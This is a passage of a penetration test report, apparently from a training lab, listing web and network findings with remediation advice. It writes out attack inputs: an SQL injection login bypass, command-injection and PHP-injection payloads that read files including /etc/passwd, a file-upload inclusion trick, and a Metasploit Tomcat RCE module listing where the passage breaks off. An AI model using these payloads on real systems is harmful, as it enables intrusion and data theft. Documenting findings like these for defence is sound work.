
Vulnerability 4	Findings
Title	Local File Inclusion and Local File Inclusion (advanced).
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	The 'Memory-Planner.php' page contained a Local File Inclusion (LFI) vulnerability. By uploading a .php file. Exploiting the LFI vulnerability on the 'Memory-Planner.php' page, renamed the file .jpg to .jpg.php
Images	

	
Affected Hosts	192.168.14.35
Remediation	• Validate user inputs, use an allow-list of files for inclusion, and avoid using user-supplied input in file paths. • Strong input validation, limiting file types for uploads, and restricting file paths to prevent the execution of unintended files.


Vulnerability 5	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	A SQL Injection (SQLi) vulnerability on the 'Login.php' page. Using the command ‘ or 1=1– -


Images	
Affected Hosts	192.168.14.35
Remediation	• Implement strict input validation on all user inputs. Ensure that data entered by users conforms to expected formats and data types. • Use input sanitization to filter out and reject any characters or patterns that are commonly used in SQL injection attacks. • Define a whitelist of allowed characters for each input field and reject any input that contains characters outside of this whitelist.


Vulnerability 6	Findings
Title	Command Injection and Command injection (advanced).
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Exploiting a command injection vulnerability on the 'networking.php' page using the payload “www.example.com && cat vendors.txt”. Using an advanced command injection payload “www.example.com | cat vendors.txt” on the 'networking.php' page.
Images	




Affected Hosts	192.168.14.35
Remediation	Allow-list input validation, minimize the use of system calls wherever feasible, and establish robust access controls. Base your input validation on allow lists rather than deny lists. If required, employ safer alternatives to system command functions that can handle parameterized input securely.


Vulnerability 7	Findings
Title	Brute Force Attack.
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	A brute force attack was performed on the 'Login.php' page using the credentials “Login:melina: and Password:melina”
Images	
Affected Hosts	192.168.14.35
Remediation	Implement account lockout policies triggered by a specified number of incorrect login attempts. Implement time delays between login attempts as an additional security measure. Enforce stringent and complex password policies for enhanced security.

Vulnerability 8	Findings
Title	PHP Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Exploiting a PHP injection vulnerability on the 'souvenirs.php' page using the payload ";system('cat/etc/passwd')"
Images	
Affected Hosts	192.168.14.35
Remediation	Ensure to validate, filter, and sanitize user input. Avoid using user input directly within PHP's eval() function, system calls, or template systems. Consider utilizing modern PHP frameworks explicitly designed to mitigate these types of vulnerabilities.


Vulnerability 9	Findings
Title	Session Management.
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Exploiting a session management vulnerability on the 'admin_legal_data.php' page using the Burpsuite Intruder tool to brute force session IDs, the link is “http://192.168.13.35/admin_legal_data.php?admin=87”
Images	


	
Affected Hosts	192.168.14.35
Remediation	Employ secure and randomly generated session IDs. Implement session timeouts to enhance security. Rotate session IDs after a user logs in and enforce SSL for all connections.

Vulnerability 10	Findings
Title	Directory Traversal.
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	A directory traversal vulnerability on the 'disclaimer.php' page. Navigating to http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt
Images	



Affected Hosts	192.168.14.35
Remediation	Always validate, filter, and sanitize user inputs. Never utilize unsanitized user input directly in file system operations, and make use of allow-list path validation.


Vulnerability 11	Findings
Title	Open source exposed data osintframework.com
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used a Dossier open source tool found within https://osintframework.com/ to get the information on the WHOIS domain for the website totalrekall.xyz. The result found the SSH user name “alice”.
Images	
Affected Hosts	https://centralops.net/co/DomainDossier.aspx
Remediation	To safeguard sensitive information in the domain registry, consider registering domains privately.


Vulnerability 12	Findings
Title	Open source exposed data crt.sh
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Get the SSL certificate totalrekall.xyz, using crt.sh
Images	
Affected Hosts	https://crt.sh/?q=totalrekall.xyz
Remediation	Minimize the visibility of DNS records and maintain the lowest possible level of exposure.

Vulnerability 13	Findings
Title	Nmap scan, Zenmap scan, Nessus scan.
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	A Nmap scanned on the network 192.168.13.0/24 to determine available hosts. An aggressive scan used Zenmap on the network 192.168.13/24 to determine the host running Drupal. Nessus scanned on the host 192.168.13.12 and discovered Apache struts vulnerability.

Images

```
┌──(root💀kali)-[~]
└─# nmap -sV 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-03 07:30 EDT
Nmap scan report for 192.168.13.10
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.13.1
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE          VERSION
5901/tcp  open     vnc              VNC (protocol 3.8)
6001/tcp  open     X11              (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 36.08 seconds

┌──(root💀kali)-[~]
```




	
Affected Hosts	192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14
Remediation	• Implement effective firewall and network segmentation strategies to reduce exposure to internal devices. • Maintain up-to-date software versions and actively monitor for any unusual network activities. • Consistently update and patch all software, promptly addressing newly identified vulnerabilities.


Vulnerability 14	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617).
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used an RCE exploit through Metasploit to expose the vulnerability of Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617).
Images	

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
